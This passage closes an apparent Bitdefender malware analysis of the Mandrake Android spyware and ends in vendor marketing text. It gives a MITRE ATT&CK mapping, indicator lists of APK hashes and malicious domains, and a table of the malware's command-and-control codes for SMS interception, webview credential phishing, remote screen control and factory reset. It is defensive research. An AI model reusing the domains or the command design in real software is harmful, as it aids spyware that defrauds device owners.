When mapping Mandrake functionality to MITRE standards we have:

| Initial Access | Persistence | Defense Evasion | Credential Access | Discovery | Impact | Collection | Exfiltration | Command and Control |
|-----------------------|-----------------------|-----------------------|-----------------------|-----------------------|-----------------------|-----------------------|-----------------------|-----------------------|
| T1444 | T1401 | T1406 | T1411 | T1418 | T1446 | T1412 | T1436 | T1436 |
| T1475 | T1402 | T1407 | T1412 | T1422 | T1447 | T1417 | T1532 | T1509 |
| T1476 | | T1418 | T1417 | T1426 | T1448 | T1430 | | T1520 |
| | | T1446 | T1517 | T1430 | T1516 | T1432 | | T1521 |
| | | T1508 | | T1523 | | T1433 | | |
| | | T1516 | | | | T1513 | | |
| | | T1523 | | | | T1517 | | |

Appendix B: IOCs

Mandrake APK MD5

| | |
|----------------------------------|----------------------------------|
| 01f54e3f381fa74ea6202a0eede3336c | 769c2f941deb6ebce0ea67d4445ae686 |
| 097ba092ecb90bfe3de50ee0d296e079 | 79780744c5366fa31c5473d57341d6b5 |
| 0ba9a201cb420f67d2411c16e72551ff | 7c36d69856ad51b9644e4de02e7ef12b |
| 0c33df55396c7302e825e4cdf9d71963 | 7d3d1aed89bcbf3a6283c7afd5ffe68 |
| 102fa3c42f49e76739330c207eb74764 | 854fe13515a5e16f725ad581bc42a3ca |
| 130678c900e987dc864656675719947a | 85eb7327fd01a993aee0e5d830cb04f1 |
| 134a27b776651dbe4aeec86067e715c0 | 86958a2fde23133447f8e5a05d7219d7 |
| 139f0b8de9e5829177e7faf5ce626f10 | 89c35d03187db85247bb2602ecee186 |
| 1437bd4e45ea57cb68599554a2c9ad6d | 9b37458884e0d031ed779f1e666a8aee |
| 1767056dca77c780fbdc8396387756a6 | 9e09467a00daa9c8b0e2293165f6237c |
| 17e431ead516a6308b6a8c94a2e0932d | a33b07b15d76dd2fc74a065260341b56 |
| 1c1f6aaeb8759ce0323603d4d278838d | ad4f00bb107a5e83cde80f34fcc083f3 |
| 1c2d6b31ba319c0eac60058da0ad7bf1 | adec9bbd315ffcaf4867bc5b4f6a71c3 |
| 2225f2be8c32f2a5b5cfe418098e4d4 | b2ffb1f6a756e3baddf2151032392d8b |
| 238f1ca8731b923195c78e8685fbc996 | b6b80f05de5d4394deeb8a6fe33fba97 |
| 2533667dc05ed5961eb0287d1354c0 | bffa259b7430d5324c6509b3f92c0a3 |
| 28e8166a7603d293b515f2ca3d16d5cc | c87c13d18c560830fa048483cfc1470f |
| 2c1074b092fad0a1c26ee7790501acf1 | cd3cb091edd1b143650a5bf17115cf79 |
| 2d8f3f410f5dfd9850e7240e7a671684 | d1c6524bc9bafdaab159a2402b9e5056 |
| 2ddb55736a6696f3f66b10c2fffbacde | d9a111725120da98c2fa4624dff0372 |
| 31c8fe0d84cda9c2f1fcf906b4825a29 | da643fca4cc765b2734754b70499af66 |
| 31dbda64ab6dc67fcf43dd8172c068d7 | db77f622dd20d4540d4260c966f0ea16 |
| 3c3520eebbe93ab132e01f69a17fff37 | dc30977eb044d461d75b4073df965504 |
| 480084bff2bbe50d8282e54433a1477e | dcab3899303a486569a01678b4e9aefd |
| 50653e594d8019f72303978ea0e448fa | dcc510fbaedaa53713bf7524b6f4449f |
| 59da03ef4c7b6c32e341c1a2ce6c26e9 | dd5868cf6eaa2fcf966fd308e89aaba5 |
| 62939e26abdf183888eb7c7a83a5d76f | e25f9a9e1176b51ac495198c20e0b6c1 |
| 67d5a90767150d0da9cb8c7d7c5d59cd | e72a988e51a3d5e48c14838f2a3a9c94 |

Mandrake APK MD5

| | |
|----------------------------------|----------------------------------|
| 6e42fef0aaf514a840a83443be12c28a | f73029781509f958d722b9aa76e4567e |
| 73403d4e492cc9ef2b849fc74b47a27f | fe42978bc27e90427e3759ade882d293 |
| 761ce5e1ad67b5ea59d643969fa46f1d | ff967badd3681b332af5d0e8b20db2c3 |

Mandrake domains

androidfirmware.ca

androidfirmware.cc

androidfirmware.ir

androidfirmware.top

androidfrimware.com

android-soft.top

livingstream.mobi

nfmmlrkagflemt.top

rendfiles.top

xjkbhysexthnpl.top

Appendix C: client commands

All CnC commands come with two parameters: the **data_1** and **data_2** fields of the response message; their meaning depends on the command and is described in the third column of the table below. For most commands, one or both can be the empty string. Some commands have more than two parameters, in those cases multiple parameters are aggregated under **data_1**, **data_2** and are vertical bar separated.

| Code | Name | Description |
|------|------------------|--|
| 1000 | Get SMS | Get received SMSes: on each received SMS a request will be made to the server containing the SMS contents. |
| 1001 | Block SMS | Block all received SMS-es, do not show them to the victim. To be able to do this, the app needs to be the default SMS handler. If data_1 is not empty all received messages will be relayed to that phone number. All received SMS-es will be sent over to this number having the format " from msg_body ". |
| 1002 | Set contact rate | Make client contact server every data_1 seconds. |

| Code | Name | Description |
|------|---|---|
| 1003 | Start phishing Factory reset Reboot | <p>This command does multiple things depending on the subcommand code used.</p> <p>The general format for data_1 is:</p> <div style="border: 1px solid black; padding: 5px; margin: 10px 0;"> <p>package_name alert_url alert_title alert_message alert_cnfrm_msg alert_cmd alert_retry_interval alert_recorder_link alert_duration</p> </div> <p>Depending on the alert_cmd value one of the following happens:</p> <ul style="list-style-type: none"> • 11: if package_name is installed, create notification with package_name, alert_title, alert_msg. Also create a dialog with alert_title, alert_msg, alert_cnfrm_msg. Dialog is not cancelable. When the notification is pressed, or the dialog closed then package_name is started. The page at alert_url will be displayed. (See the <i>Phishing at its best – credential stealing and more</i> section for how the phishing mechanism works.) • 13: - if package_name is <i>sepukku</i>, and if the app is device admin then do a factory reset. • 22: - show alert dialog with alert_title, alert_msg, alert_cnfrm_btn_msg, dialog not cancelable. Create reboot notification. It instructs the user to do a reboot of the device. |
| 1004 | Stop phishing | Cancel alert, stop the JavaScript injection |
| 1005 | Send phone details | Create server request with details of all programs running, firebase token, and device accounts. |
| 1006 | Send log | Send the l.dat logfile to the server. |
| 1006 | Send log & truncate it | Send the logfile to the server. After it has been sent it is truncated to zero length. |
| 1007 | Change domains | Clear all previous domains and uses new domains in data_1 , also generates random ones (DGA). |
| 1008 | Enable SMS functionality | Sets Mandrake as default SMS handler. This is needed to be able to block, intercept, relay incoming messages. |
| 1009 | Disable SMS functionality | SMS logging/blocking will be disabled |

| Code | Name | Description |
|------|----------------------|--|
| 1010 | Upgrade component | <p>Download a new component or update existing one.</p> <p>The format of data_1 is</p> <div style="border: 1px solid black; padding: 2px; width: fit-content; margin: 5px auto;"> package_name title message confirm_btn_text update_retry_interval </div> <p>data_2 is similar:</p> <div style="border: 1px solid black; padding: 2px; width: fit-content; margin: 5px auto;"> dld_ip dld_host dld_url dld_md5 cmd </div> <p>The malware will attempt to connect to dld_host and use dld_url to specify which file to download. After downloading dld_md5 is used to check the integrity.</p> <p>package_name, tile, message, confirm_btn_text are used to display an alert dialog to the user, but only in the case of the dropper component.</p> <p>update_retry_interval tells it how often to retry to download/install update, in seconds</p> <p>The cmd field is specific to the component type being sent the command. So far, we've seen 1, for droppers, and 3, for loaders.</p> <p>The protocol used for downloading is described under the <i>Communication protocol: component download</i> section.</p> |
| 1011 | Remove upgrade | <p>When sent to a component, this command will remove the next component in chain that was installed by it, i.e.: sent to a dropper this will attempt uninstalling the loader app, sent to the loader this will remove the core component.</p> <p>The loader app cannot be uninstalled if device admin rights were given to it with command 1022, however.</p> |
| 1012 | Send all SMS | Get all received SMS-es so far and send to the server |
| 1013 | Force ping | Force client ping, force 1000 client requests |
| 1014 | Call number | Initiate a call to phone number given in data_1 |
| 1015 | Toggle call blocking | Set call blocking on/off. If data_1 is 1 then calls will be blocked, 0 turns blocking mode off |
| 1016 | Send SMS with UID | Send a text message to phone number in data_1 with the UID of the victim |
| 1017 | Send SMS | Send a text message with the content given in data_2 to phone number in data_1 |
| 1018 | Start VNC | <p>Control victim, VNC like functionality.</p> <p>A WebSocket connection will be made to the URL given in data_1. Over this connection commands to control the device will be given by the server, the client sends live screenshots effectively streaming the screen.</p> <p>See the <i>Losing total control</i> section for details.</p> <p>Command is valid for data_2 seconds.</p> |
| 1019 | Stop VNC | Stop controlling the victim. |
| 1020 | Start phishing | Record webview activity and inject malicious javascript to steal form input. This seems to be an alias for the 1003 command with the 11 subcommand code. |

| Code | Name | Description |
|------|-----------------------------|---|
| 1021 | Stop phishing | Stop webview. |
| 1022 | Permission request | Start nagging the user to give accessibility service permissions to the app. <i>See User manipulation - CAD payloads section.</i> |
| 1023 | Stop perm request | Stops the above command. |
| 1025 | Start activity | Start <packagename>:<activity> where packagename, activity are data_1 , data_2 respectively. Both fields are required. |
| 1026 | Restart app | Restart the malware component. |
| 1027 | Hide launcher (ricinusonly) | This command has been spotted with the ricinus branch of Mandrake only. It will do a check if the user isn't a bot. If successful will change the launcher icon to an inconspicuous one. |
| 1028 | Start recording app | Start recording application(s) with package name given in data_1 when it is foreground. Upload with POST request to URL given in data_2 . Multiple apps may be comma separated. This is very similar to the 1003 command with the 11 subcommand code but no webview injection takes place. |
| 1029 | Stop recording app | Stop screen recording |

Bibliography

- [1] www.i-hire.ca/jobs/receptionistcustomer-service-representative/
- [2] www.saskjobs.ca/jsp/joborder/detail.jsp?job_order_id=715992
- [3] web.archive.org/web/20170805102206/http://corso-it.com/About.html
- [4] www.bbb.org/us/wi/milwaukee/profile/information-technology-services/corso-it-consulting-0694-1000026497/details
- [5] www.bbb.org/ca/on/toronto/profile/not-elsewhere-classified/duetteco-inc-spoofers-imposter-0107-1356048
- [6] www.bbb.org/ca/on/toronto/profile/home-accessories-online/duetteco-inc-0107-1356049
- [7] www.microsoft.com/en-us/wdsi/threats/malware-encyclopedia-description?Name=Exploit%3aWin32%2fPdfjsc.EP

Proudly Serving Our Customers

Bitdefender provides solutions and services for small business and medium enterprises, service providers and technology integrators. We take pride in the trust that enterprises such as **Mentor, Honeywell, Yamaha, Speedway, Esurance or Safe Systems** place in us.

Leader in Forrester's inaugural Wave™ for Cloud Workload Security

NSS Labs "Recommended" Rating in the NSS Labs AEP Group Test

SC Media Industry Innovator Award for Hypervisor Introspection, 2nd Year in a Row

Gartner® Representative Vendor of Cloud-Workload Protection Platforms

Dedicated To Our +20.000 Worldwide Partners

A channel-exclusive vendor, Bitdefender is proud to share success with tens of thousands of resellers and distributors worldwide.

CRN 5-Star Partner, 4th Year in a Row. Recognized on CRN's Security 100 List. CRN Cloud Partner, 2nd year in a Row

More MSP-integrated solutions than any other security vendor

3 Bitdefender Partner Programs - to enable all our partners – resellers, service providers and hybrid partners – to focus on selling Bitdefender solutions that match their own specializations

Trusted Security Authority

Bitdefender is a proud technology alliance partner to major virtualization vendors, directly contributing to the development of secure ecosystems with **VMware, Nutanix, Citrix, Linux Foundation, Microsoft, AWS, and Pivotal**.

Through its leading forensics team, Bitdefender is also actively engaged in countering international cybercrime together with major law enforcement agencies such as FBI and Europol, in initiatives such as NoMoreRansom and TechAccord, as well as the takedown of black markets such as Hansa. Starting in 2019, Bitdefender is also a proudly appointed CVE Numbering Authority in MITRE Partnership.

RECOGNIZED BY LEADING ANALYSTS AND INDEPENDENT TESTING ORGANIZATIONS



TECHNOLOGY ALLIANCES



Bitdefender

UNDER THE SIGN OF THE WOLF

Founded 2001, Romania
Number of employees 1800+

Headquarters
Enterprise HQ – Santa Clara, CA, United States
Technology HQ – Bucharest, Romania

WORLDWIDE OFFICES

USA & Canada: Ft. Lauderdale, FL | Santa Clara, CA | San Antonio, TX | Toronto, CA

Europe: Copenhagen, DENMARK | Paris, FRANCE | München, GERMANY | Milan, ITALY | Bucharest, Iasi, Cluj, Timisoara, ROMANIA | Barcelona, SPAIN | Dubai, UAE | London, UK | Hague, NETHERLANDS

Australia: Sydney, Melbourne

A trade of brilliance, data security is an industry where only the clearest view, sharpest mind and deepest insight can win – a game with zero margin of error. Our job is to win every single time, one thousand times out of one thousand, and one million times out of one million.

And we do. We outsmart the industry not only by having the clearest view, the sharpest mind and the deepest insight, but by staying one step ahead of everybody else, be they black hats or fellow security experts. The brilliance of our collective mind is like a **luminous Dragon-Wolf** on your side, powered by engineered intuition, created to guard against all dangers hidden in the arcane intricacies of the digital realm.

This brilliance is our superpower and we put it at the core of all our game-changing products and solutions.